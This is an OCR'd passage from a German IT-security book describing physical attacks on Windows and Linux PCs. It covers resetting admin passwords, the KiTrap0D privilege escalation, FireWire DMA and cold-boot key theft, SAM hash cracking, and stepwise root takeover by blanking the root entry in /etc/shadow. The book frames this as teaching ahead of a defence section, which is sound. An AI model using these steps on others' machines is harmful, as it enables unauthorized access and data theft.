Der User *andreasstudent* wird sich vermutlich mindestens einen Administratoraccount (unter einem x-beliebigen Namen) eingerichtet haben, hat aber völlig vergessen, dass bei der Installation von Windows automatisch ein Benutzerkonto für den Benutzer *Administrator* angelegt wurde. Wenn jetzt also diesem Admin-Konto durch den Angreifer ein neues Passwort zugeordnet wird, fällt das in den wenigsten Fällen auf[25]. Am sichersten ist es allerdings, das Passwort einfach nur zu löschen. Wie auch immer, in jedem Fall hat der Angreifer jetzt den vollständigen Zugriff auf den PC des Opfers und kann – neben sonstigen Manipulationen – alle ihn interessierenden Dateien auf einen USB-Stick oder eine USB-Festplatte kopieren.

Administratorrechte per Mausklick

Anfang Januar 2010 wurde von Tavis Ormandy[26] ein Exploit für alle 32-Bit-Versionen von Windows vorgestellt. Der Angriff zielt auf die in den 32-Bit-Versionen von Windows standardmäßig aktivierte *virtuelle DOS-Maschine* (NTVDM). Die NTVDM führt DOS- und 16-Bit-Anwendungen aus. Ein »normaler« Nutzer (ohne Admin-Rechte) kann durch einen Mausklick jede beliebige Identität eines Nutzers der Active-Directory-Domäne annehmen. Alles, was man braucht, um sich Admin-Rechte zu erschleichen, ist das KiTrap0D, das zum Beispiel im Metasploit Framework enthalten ist. Wesentliche Bestandteile sind die Dateien *Vdmallowed.exe* und *Vdmexploit.dll*. Nach dem Klick auf die EXE-Datei (die allerdings von fast allen aktuellen Virenscannern als Malware inkriminiert ist) startet folgendes Auswahlmenü:




Bild 12.7: Weichenstellung für das Erschleichen eines Admin-Accounts

In der parallel auftauchenden Konsole kann man mit dem Befehl *net localgroup administrators <[domainname\]username> /add* jedem Konto, mit dem man arbeiten

[25] Abgesehen von den Fällen, wo Verzeichnisse/Dateien vom Administrator mit EFS verschlüsselt wurden: Wird jetzt das Admin-Passwort zurückgesetzt, hat der ursprüngliche Administrator keine Möglichkeiten mehr, an seine verschlüsselten Files heranzukommen.

[26] www.neohapsis.com

möchte, alle erforderlichen Rechte erteilen und erlangt dadurch natürlich Zugriff auf alle diesen speziellen Benutzern zugeordneten Dokumente.

Remote Zugriff

Mit Tools wie dem Remote Commander von Atelier Web lässt sich ein Ziel-PC noch einfacher ausspähen als mit einem Trojaner. Das Tool ist ein offizielles Netzwerkmanagementtool, das weder von AV-Scannern noch von Desktop Firewalls beanstandet wird. Das Schönste dabei: Sein Einsatz hinterlässt keine Spuren, weder vor noch nach dem Ausspähen. Die einzige Voraussetzung: Der Angreifer braucht ein Admin-Konto auf dem Ziel-PC und muss den Computernamen kennen. Der Rest ist sozusagen ein Kinderspiel.




Bild 12.8: Beliebiger Zugriff (Import/Export) auf ein fremdes Dateisystem

Im Prinzip ist fast alles machbar, was auch durch Malware (Trojaner & Co.) möglich ist: die komplette Fernsteuerung eines anderen Rechners im Netzwerk. Dateien, Prozesse, Services lassen sich neu anlegen beziehungsweise löschen, die Bildschirmaktivitäten können protokolliert werden, und bei Bedarf kann man auch ein Chat mit dem »Opfer« führen.

Kritische Speicherinhalte auslesen

Zusätzliche Rechte lassen sich auch über eine Linux-CD, einem Firewire-Device/-Kabel und dem Programm Winlockpwn von Adam Boileau[27] beschaffen. Das Python-Skript Winlockpwn macht sich den Direktspeicherzugriff (DMA) von Firewire zunutze, um auf einem Zielrechner (Win XP, Vista, Win 7) Speicherinhalte zu manipulieren, unter anderem, um Windows-Passwörter auszulesen und neu zu setzen. Der Trick funktioniert auch mit Mac OS. Auf der PacSec-Konferenz 2004 in Tokio konnte demonstriert werden, wie man mit einem via Firewire angeschlossenen iPod auf einem Notebook Bildschirminhalte auslesen beziehungsweise einen kompletten Speicherdump anlegen konnte.

Das Auslesen von kritischen Speicherbereichen etwa im Bios Keyboard Buffer[28] funktioniert selbst bei verschlüsselten Festplatten. Ermöglicht wird das durch einen Designfehler der meisten Verschlüsselungsprogramme, die nach dem Programmstart den Key im RAM, genauer gesagt im Real-Mode-Speicherbereich (0x041e), nicht überschreiben. Hat der Angreifer Zugang oder kann er sich diesen verschaffen, reicht ein simples Memory-Dump-Programm, diesen Speicherbereich auszulesen.

Eine andere Angriffstechnik auf Festplattenverschlüsselungsprogramme ist die Cold Boot Attack. Da moderne Speicherbausteine wie DRAMs ihren Speicherinhalt nicht sofort nach dem Ausschalten des Computers verlieren, sondern sukzessive erst Minuten später (die Zeit lässt sich durch das Behandeln mit Kältesprays[29] verlängern), können diese – und damit auch die Festplatten-Keys – später extern ausgelesen werden. Noch einfacher lässt sich der Hack mit dem McGrew Security RAM Dumper[30] bewerkstelligen, der unter anderem als Bootable-CD-Version angeboten wird.

Passwörter und Hashwerte

Was aber, wenn aus bestimmten Gründen dennoch das Originalpasswort für ein Admin-Konto benötigt wird? In diesem Fall muss der Angreifer etwas tiefer in die Toolkiste greifen. Zur Erinnerung: Unter Windows NT 4.0 und Nachfolgern werden die Systempasswörter, genauer gesagt ihre Hashwerte, im Windows Security Accounts Manager gespeichert. Die Rede ist von der SAM-Datei, die sich normalerweise im Windows-Verzeichnis *\system32\config* befindet[31]. Der Zugriff auf das Betriebssystem bzw. den Rechner wird freigegeben, wenn der Hashwert der Logindaten mit ihrem gespeicherten Pendant in der SAM-Datenbank übereinstimmt. Das Pikante dabei ist, dass Hashing lange Zeit als sicheres Verfahren galt. Beim Hashen wird ein Klartext nach einem bestimmten Algorithmus (SHA-1, MD-5 etc.) verschlüsselt. Konkret hat z. B. das Passwort *IbiWgugiMaG* den Hash-Wert: *34 27 CD E8 EC F9 45 61 98 89 F7 DA 95 C0 B9 B1*. Wird jetzt von einem Programm die Passworteingabe *IbiWgugiMaG* geprüft, passiert im Hintergrund nichts anderes, als dass zwei Operationen stattfinden: Die aktuelle

---

27 Anleitung unter http://blog.security4all.be/2008/03/partytricks-winlockpwn-tutorial-or-how.html

28 Auf das Jonathan Brossard hinwies, vgl. seinen Vortrag: www.ivizsecurity.com/research/preboot/preboot_whitepaper.pdf

29 Bei minus 50 Grad Celsius konnten 99 Prozent der Speicherinhalte noch nach 10 Minuten ausgelesen werden, vgl. www.golem.de/0802/57886.html

30 www.mcgrewsecurity.com/tools/msramdmp

31 bzw. im Active Directory bei Win 2000-Domänencontrollern (oder höher)

Passworteingabe wird gehasht und der Wert mit dem hinterlegten Wert in der Datenbank verglichen. Wenn beide Werte übereinstimmen, wird der Zugang gewährt, im anderen Falle wird der User abgewiesen.

Die Besonderheit dieses Verfahrens besteht darin, dass es neben Brute-Force-Attacken kein (praktikables) Verfahren gibt, um aus *34 27 CD E8 EC F9 45 61 98 89 F7 DA 95 C0 B9 B1* das Passwort abzuleiten. Leider hat Microsoft die Sicherheit der SAM-Datenbank durch einen unsicheren Algorithmus unterhöhlt. Aus Kompatibilitätsgründen kommt neben dem relativ sicheren NTLM-Algorithmus der LanManager-Hash zum Einsatz, bei dem Passwörter in zwei Hälften mit jeweils sieben Zeichen getrennt verschlüsselt werden. Heißt das Passwort beispielsweise *Schach13579,* wandelt es der LanManager-Algorithmus zunächst in Großbuchstaben um: *SCHACH13579*, teilt es dann in zwei Hälften und füllt die Lücken mit Leerzeichen auf. Aus *Schach13579* wird jetzt *SCHACH1 +3579___*, die getrennt verschlüsselt und dann zusammengesetzt werden.

Es ist natürlich klar, dass ein Schlüssel, der aus 56 + 56 Bit (also 7 Buchstaben à 8 Bit) besteht, schneller zu knacken ist als ein 128-Bit-Key, insbesondere dann, wenn der Schlüsselraum hier aus Klein- und Großbuchstaben besteht. Um das Auslesen der Hashwerte zusätzlich zu erschweren, hat Microsoft ab 2004 die Kontokennwortinformationen mit der Einführung von Syskey weiter abgesichert:

»Der Hotfix *System Key* für Windows NT Server 4.0 bietet die Möglichkeit zum Einsatz von Techniken zu starker Verschlüsselung. Auf diese Weise können die Kontokennwortinformationen, die der Sicherheitskonten-Manager (SAM, Security Account Manager) in der Registrierung speichert, besser geschützt werden. Windows NT Server speichert Benutzerkonteninformationen, einschließlich einer Ableitung des Kennworts für das Benutzerkonto, in einem sicheren Bereich der Registrierung; er ist durch Zugriffssteuerung und eine Verschlüsselungsfunktion geschützt.[32]«

Gibt man unter *Start / Ausführen* den Befehl *Syskey* in die Befehlszeile ein, kann man erfahren, ob Syskey installiert ist oder nicht.

Bild 12.9: Verschlüsselung der Kennwortinformationen mit Syskey

Nichtsdestotrotz gibt es Tools, die auch diese Sicherheitssperre spielend überwinden, z. B. das in der Toolrubrik vorgestellte SAMInside. Man muss dem Programm auf Anfrage lediglich mitteilen, wo sich die Registrydateien SAM und SYSTEM befinden, der

[32] http://support.microsoft.com/kb/143475/de

Rest geschieht automatisch. Wir haben es auf einem Rechner mit zwei Win-XP-Installationen getestet und SAMInside auf die nicht aktive Systempartition losgelassen.




Bild 12.10: SAMInside knackt Passwörter in wenigen Sekunden

Kurze alphanumerische Passwörter knackt das Programm in weniger als einer Sekunde. Wenn man in einer ersten Annäherung davon ausgeht, dass 80 % aller Passwörter Namen (von Partnern, Haustieren etc.) enthalten, die höchstens noch mit dem einen oder anderen Sonderzeichen garniert sind, dann stellt auch das kein wirkungsvolles Hindernis für einen Angreifer dar – zumal es vorbereitete Passworttabellen (in Gigabyte-Größe) gibt, wo sich 99 % selbst komplexer Passwörter im Minutenbereich knacken lassen. Wer nun gedacht hat, dass die Redmonder diese Lücke seit Windows XP vielleicht gestopft hätten, sieht sich getäuscht. Mit Elcomsofts System Recovery 2 (ESR) können die lokalen Zugangsdaten von Vista-PCs ohne Probleme zurückgesetzt werden. Es reicht, mit der ESR-CD das System neu zu booten: same procedure as every windows.

Obwohl man Linux-Rechnern gern ein höheres Sicherheitsniveau bescheinigt, kommt man an deren Festplatteninhalt in der Regel noch einfacher heran.

12.2 Zugriff auf Linux-Rechner

Der Zugriff auf GNU/Linux, ohne dass einem Angreifer das Root-Kennwort bekannt ist, gestaltet sich für Linux-Systeme grundsätzlich gleich und ist erschreckend einfach. Da es leichte Unterschiede in Abhängigkeit der verwendeten Distribution gibt, greifen die Autoren zur Vorstellung auf zwei populäre Linux-Distributionen zurück, in dem Fall auf Red Hat Fedora Linux und Debian GNU/Linux.

Das Leersaugen der Festplatte durch Einbindung eines mobilen Rechners (Schritt 1), das Brechen des BIOS-Kennworts oder die Einbindung eines Hardware-Keyloggers (Schritt 2) bieten einem Angreifer natürlich auch im Linux-Umfeld die Möglichkeit des Datendiebstahls. Wir konzentrieren uns in den folgenden Beispielen auf den soeben im Windows-Umfeld vorgestellten 3. Schritt, der Eroberung des Root-Kontos, dem Pendant zum Administratorkonto unter Windows. Folgende Möglichkeiten zur

Änderung des Root-Kennworts (oder zur nachträglichen Errechnung, um keine Spuren zu hinterlassen) sind weit verbreitet:

- Starten von Linux im Single-User-Mode
- Starten von einem Linux-Boot-Medium (z. B. Knoppix)
- Einbindung der zu kompromittierenden Festplatte in ein Fremdsystem

12.2.1 Starten von Linux im Single-User-Mode

Im Vorfeld bedarf es einer kurzen Erläuterung der Art und Weise, wie ein Linux-System gestartet wird. Linux bedient sich unterschiedlicher Systemzustände, die als Runlevel bezeichnet werden. Jedem Runlevel sind bestimmte Systemdienste zugeordnet, welche beim Booten als Prozesse in wohldefinierter Reihenfolge starten. Der niedrigste Systemzustand für Wartungsarbeiten, in dem ausschließlich Systemressourcen wie Festplatten oder Dateisysteme aktiv sind, ist der Single-User-Runlevel (oder Single-User-Mode). Unter Windows gibt es einen vergleichbaren Systemzustand, den meisten der Leser als »Abgesicherter Modus« im Gedächtnis. Beim Single-User-Runlevel besteht bei vielen Distributionen die Möglichkeit, ohne Kenntnis jeglicher Kennwörter auf ein Linux-System zuzugreifen und z. B. das Root-Kennwort zu ändern oder ein neues Konto einzurichten. Unter Red Hat Fedora Linux bedarf es zur Änderung des Root-Kennworts der folgenden Schritte:

1. Start des Linux-Systems (Start oder Reboot des Rechners)
2. Wahl des Single-User-Mode im verwendeten Bootloader (beim Bootloader LiLo erfolgt die Eingabe von z. B. *Linux single* am Bootprompt, bei GRUB die Eingabe von »*e*« zur Editierung der Bootsequenz, die Hinzufügung von *single*, Bestätigung mit Return und danach die Eingabe von »*b*« zum Booten.

Bild 12.11: Wahl der abzuändernden Bootsequenz am Bootloader GRUB

Bild 12.12: Hinzufügung von *single* in der Bootsequenz (somit Wahl des Single-User-Mode)

3. Eingabe von *passwd* am Prompt zur Neuvergabe des Root-Kennworts.
4. Reboot des Rechners, z. B. mit *shutdown –r now*

Beim nächsten Systemstart kann sich der Angreifer mittels Eingabe des soeben vergebenen Kennworts beim Root-Konto anmelden. Sollte der Angreifer sein Spiel nicht ganz so offensichtlich treiben wollen, stellt das Hinzufügen weiterer Benutzerkonten natürlich auch einen reizvollen Weg dar, das System zu kompromittieren. Der Weg dazu steht ihm jedenfalls offen.

```
  2 logical volume(s) in volume group "VolGroup00" now active
               Welcome to Fedora Core
               Press 'I' to enter interactive startup.
Setting clock  (utc): Wed Nov  8 10:39:22 EST 2006          [  OK  ]
Starting udev:                                              [  OK  ]
Loading default keymap (us):                                [  OK  ]
Setting hostname localhost.localdomain:                     [  OK  ]
Setting up Logical Volume Management:   2 logical volume(s) in volume group "Vol
Group00" now active
                                                            [  OK  ]
Checking filesystems
/dev/VolGroup00/LogVol00: clean, 94321/1925760 files, 679165/1925120 blocks
/boot: clean, 33/26104 files, 14197/104388 blocks
                                                            [  OK  ]
Remounting root filesystem in read-write mode:              [  OK  ]
Mounting local filesystems:                                 [  OK  ]
Enabling local filesystem quotas:                           [  OK  ]
Enabling /etc/fstab swaps:                                  [  OK  ]
sh-3.1# passwd
Changing password for user root.
New UNIX password:
BAD PASSWORD: it is based on a dictionary word
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
sh-3.1# _
```

Bild 12.13: Eingabe von *passwd* am Prompt zur Neuvergabe des Root-Kennworts

Der geneigte Leser mag fassungslos über scheinbar laxe Schutzmechanismen bei Benutzerkennwörtern sein und an der grundsätzlichen Sicherheit von Linux zweifeln. Wir können die Leser jedoch beruhigen: Linux ist alles andere als unsicher. Es handelt sich aber um eine gänzlich andere Philosophie als z. B. bei Microsoft Windows, die mit der Entstehung von Linux und dessen Geschichte zusammenhängt.

So stammt Linux aus dem klassischen Serverumfeld. Server befinden sich für gewöhnlich in klimatisierten, verschlossenen Serverschränken eines gesicherten Serverraums mit Kameraüberwachung. Die Möglichkeit des physischen Zugriffs z. B. auf die Konsole ist in dieser geschützten Umgebung im Normalfall nur autorisierten Kräften möglich. Folglich besteht nicht grundsätzlich die Notwendigkeit, einen Runlevel, der für Wartungsarbeiten vorgesehen ist, mit einem Kennwort vor Eindringlingen zu schützen.

Das ist Aufgabe der Infrastruktur, z. B. mit einem Serverschrank. Eine Kennwortsperre wäre aus Sicht der Verfügbarkeit, wenn es im Notfall darum geht, ein verunglücktes System schnell wieder an den Start zu bekommen, sogar hinderlich. Bedeutender ist jedoch die Erkenntnis, dass die Kompromittierung durch einen Angreifer, wenn dieser erst physischen Zugriff auf ein System nehmen kann, immer erfolgreich sein wird – und sei es durch die Migration der Datenträger in einen externen Rechner. Sofern derartige Szenarien nicht auszuschließen sind, bedarf es allemal effektiverer Hilfsmittel. Ein stärkerer Kennwortschutz böte dann auch keine zusätzliche Sicherheit, wohl aber weitere Vorkehrungen, wie beispielsweise der Einsatz harter Verschlüsselung durch dm-crypt/LUKS[33].

Root-Kennwörter überwinden

Selbstverständlich gibt es auch Distributionen von GNU/Linux, die »by default« deutlich mehr Sicherungsmaßnahmen bieten, so z. B. bei Debian GNU/Linux. Hierbei fordert das System grundsätzlich die Eingabe eines Kennworts, auch beim Start des Single-User-Mode.

```
Initializing random number generator...done.
Recovering nvi editor sessions... done.
Setting up X server socket directory /tmp/.X11-unix...done.
Setting up ICE socket directory /tmp/.ICE-unix...done.
Give root password for maintenance
(or type Control-D to continue): _
```

Bild 12.14: Debian GNU/Linux fordert auch im Single-User-Mode die Eingabe des Root-Kennworts.

Zur Änderung des Root-Kennworts bedarf es in solch einem Fall einer etwas angepassten erweiterten Vorgehensweise:

1. Start des Linux-Systems (Start oder Reboot des Rechners)
2. Hinzufügung von *init=/bin/sh* im verwendeten Bootloader (beim Bootloader GRUB erfolgt die Eingabe von »*e*« zur Editierung der Bootsequenz, die Hinzufügung von *init=/bin/sh*, Bestätigung mit Return und danach die Eingabe von »*b*« zum Booten.

[33] www.saout.de/misc/dm-crypt




Bild 12.15: Hinzufügung von *init=/bin/sh* in der Bootsequenz von Debian GNU/Linux

3. Start des Linux-Systems (Start oder Reboot des Rechners)
4. Eingabe der folgenden Kommandos am Prompt:

   mount -n -o remount,rw /
   (Erneutes Mounten der Laufwerke im Read-Write-Modus, ohne Berücksichtung von */etc/mtab*)

   mount -avt nonfs,noproc,nosmbfs
   (Mounting aller in */etc/fstab* erwähnten Laufwerke ohne Berücksichtigung von fs, proc und smbfs)

   cd /etc
   (Wechsel in das Verzeichnis */etc*)

Bei aktuellen Linux-Distributionen finden sich die Nutzerkonten samt MD5-verschlüsselten Kennwörtern im Verzeichnis */etc* in der Datei *shadow*. Der Eintrag ist vergleichbar mit der folgenden Zeile (bei dem fettgedruckten Teil handelt es sich um das mit dem MD5-Algorithmus verschlüsselte Kennwort):

```
root:$1$XuMcwWub$OPaACYJBF8ThKLcjyvLxC.:13412:0:99999:7:::
```

Zur Löschung des Root-Kennworts lädt der Angreifer die Datei mit einem Editor (z. B. *vi)*, löscht die Zeichenfolge zwischen den Doppelpunkten beim Eintrag *root* und speichert im Anschluss die Datei. Das einzugebende Kommando lautet somit:

`vi shadow` (danach Entfernung der beschriebenen Zeichenfolge, die Betätigung der Tasten ESC *:wq!* und Return)

```
root::13412:0:99999:7:::
daemon:*:13412:0:99999:7:::
bin:*:13412:0:99999:7:::
sys:*:13412:0:99999:7:::
sync:*:13412:0:99999:7:::
```

Bild 12.16: Gelöschtes Kennwort beim Benutzer *root*

Beim nächsten Systemstart kann sich der Angreifer ohne Eingabe eines Kennworts am Root-Konto anmelden (die Eingabe des Usernamens *root* mit Betätigung der Taste Return reicht aus für das Login).

12.2.2 Starten von einem Linux-Boot-Medium

Ist es einem Angreifer unmöglich, den Rechner im Single-User-Runlevel zu starten (z. B. weil vom Bootloader ein Kennwort eingefordert wird), ist das Booten mit einem externen Medium wie CD-ROM oder USB-Stick – im Prinzip genau wie beim Knacken von Windows-Rechnern – ein wirkungsvoller Weg zur Eroberung. Die durchzuführenden Schritte werden am Start einer Knoppix-CD-ROM verdeutlicht. Im Vorfeld muss die Bootreihenfolge des Laufwerks im BIOS geändert werden, sofern dieses bedenkliche »Feature« nicht bereits voreingestellt ist.

Zur erfolgreichen Umsetzung benötigt der Angreifer Zugriff auf die Partition mit dem Verzeichnis */etc* – im Speziellen auf die Datei */etc/shadow*. Hierfür ist das Partitionsprogramm »*fdisk*« das Mittel zum Zweck, mit dem die Partitionstabelle der Festplatte betrachtet und wertvolle Hinweise gewonnen werden können. Zur Not hängt der Angreifer sämtliche Partitionen der Festplatte ein, bis er das Verzeichnis entdeckt hat.

Folgende Schritte sind erforderlich:

1. Start des Rechners mit der Knoppix-CDROM (z. B. im Single-User-Mode)
2. `fdisk -l /dev/hda` (sofern die einzuhängende Festplatte als Primary Master am EIDE/ATA-Anschluss hängt) zur Sichtung der Partitionen. In unserem Beispiel befindet sich das Verzeichnis */etc* der Festplatte auf Partition */dev/hda2*
3. `mkdir /recover` (Erstellung des Verzeichnisses */recover*)
4. `mount /dev/hda2 /recover` (Mounten der Partition */dev/hda2* in den Mountpoint */recover*)
5. `cd /recover/etc` (Wechsel in das Verzeichnis */recover/etc*)
6. `vi shadow` (Aufruf des Editors *vi* zur Bearbeitung der Datei *shadow*)
7. Löschung der Zeichenfolge zwischen den Doppelpunkten beim Eintrag *root* (wie beschrieben im Kapitel *Starten von Linux im Single-User-Mode*, vgl. Abb. 12.16)
8. Speicherung der Datei durch Betätigung der Tasten ESC, *:wq!* und Return wie beschrieben im Kapitel »Starten von Linux im Single-User-Mode«
9. Reboot des Rechners, z. B. mit `shutdown -r now` und Entfernung des Mediums.

Beim nächsten Systemstart kann sich der Angreifer ohne Eingabe eines Kennworts beim Root-Konto anmelden (die Eingabe des Usernamens *root* mit Betätigung der Taste Return reicht aus für das Login).

12.2.3 Einbinden der zu kompromittierenden Festplatte in ein Fremdsystem

Hat ein Angreifer genug Zeit und die notwendigen Werkzeuge in greifbarer Nähe, stellt der Anschluss der erbeuteten Festplatte an ein von ihm kontrolliertes Fremdsystem einen höchst effektiven Weg dar, sich fremder Daten zu bemächtigen. Der Angreifer kann in diesem Fall nicht nur Kennwörter zurücksetzen, sondern auch gleich die gesamten Daten absaugen. Zur Änderung des Root-Kennworts sind folgende Schritte notwendig:

1. Einbau der Festplatte in das Fremdsystem, z. B. als Secondary Master
2. `fdisk -l /dev/hdc` (sofern die einzuhängende Festplatte als Primary Slave am EIDE/ATA-Anschluss hängt) zur Sichtung der Partitionen. In unserem Beispiel befindet sich das Verzeichnis */etc* der Festplatte auf Partition */dev/hdc2*
3. `mkdir /recover` (Erstellung des Verzeichnisses */recover*)
4. `mount /dev/hdc2 /recover` (Mounten der Partition */dev/hdc2* in den Mountpoint */recover*)
5. `cd /recover/etc` (Wechsel in das Verzeichnis */recover/etc*)
6. `vi shadow` (Aufruf des Editors *vi* zur Bearbeitung der Datei *shadow*)
7. Löschen der Zeichenfolge zwischen den Doppelpunkten beim Eintrag *root* (wie beschrieben im Abschnitt »Starten von Linux im Single-User-Mode«, vgl. Abb. 12.12)
8. Speichern der Datei durch Betätigung der Tasten ESC, *:wq!* und Return wie beschrieben im Kapitel »Starten von Linux im Single-User-Mode«.
9. Shutdown des Rechners, z. B. mit `shutdown -h now`, Re-Migration der Festplatte in den ursprünglichen Rechner und Start des Systems.

Beim Systemstart kann sich der Angreifer ohne Eingabe eines Kennworts beim Root-Konto anmelden (die Eingabe des Usernamens *root* mit Betätigung der Taste Return reicht aus für das Login).

Die Freude darüber währt für gewöhnlich jedoch nicht lange: Irgendwann wird der Eigentümer des Systems den Einbruch entdecken und die Maschine aus dem Verkehr ziehen (die Vergabe eines neuen Kennworts für den Benutzer *root* lässt selbst den merkbefreitesten Administrator aufhorchen). Die Eroberung des Systems auf diesem Wege ist einfach zu offensichtlich. Sehr viel ansprechender ist es, die von dem Eigentümer selbst verwendeten Kennwörter zu brechen, um sich fortan mit offiziellen Nutzerkennungen am System gütlich zu tun. Positiver Nebeneffekt: Viele Menschen neigen zur Wiederverwendung von Kennwörtern. Ein so errechnetes Kennwort eröffnet dem Angreifer möglicherweise Zugriff auf weitere Rechner – ein von IT-Betreuern oft-

mals unterschätzter Vorteil des Angreifers. Das Errechnen von Passwörtern (Password-Cracking) behandeln wir zu einem späteren Zeitpunkt.

12.3 Abwehrmaßnahmen gegen einen physischen Angriff von außen

Da wir dieses Angriffszenario nicht aus Selbstzweck geschildert haben, möchten wir Ihnen natürlich nicht verschweigen, dass es durchaus auch geeignete Maßnahmen gibt, die potenziellen Angreifern das Leben erschweren können.




Bild 12.17: Blockgrafik Angriffsszenario

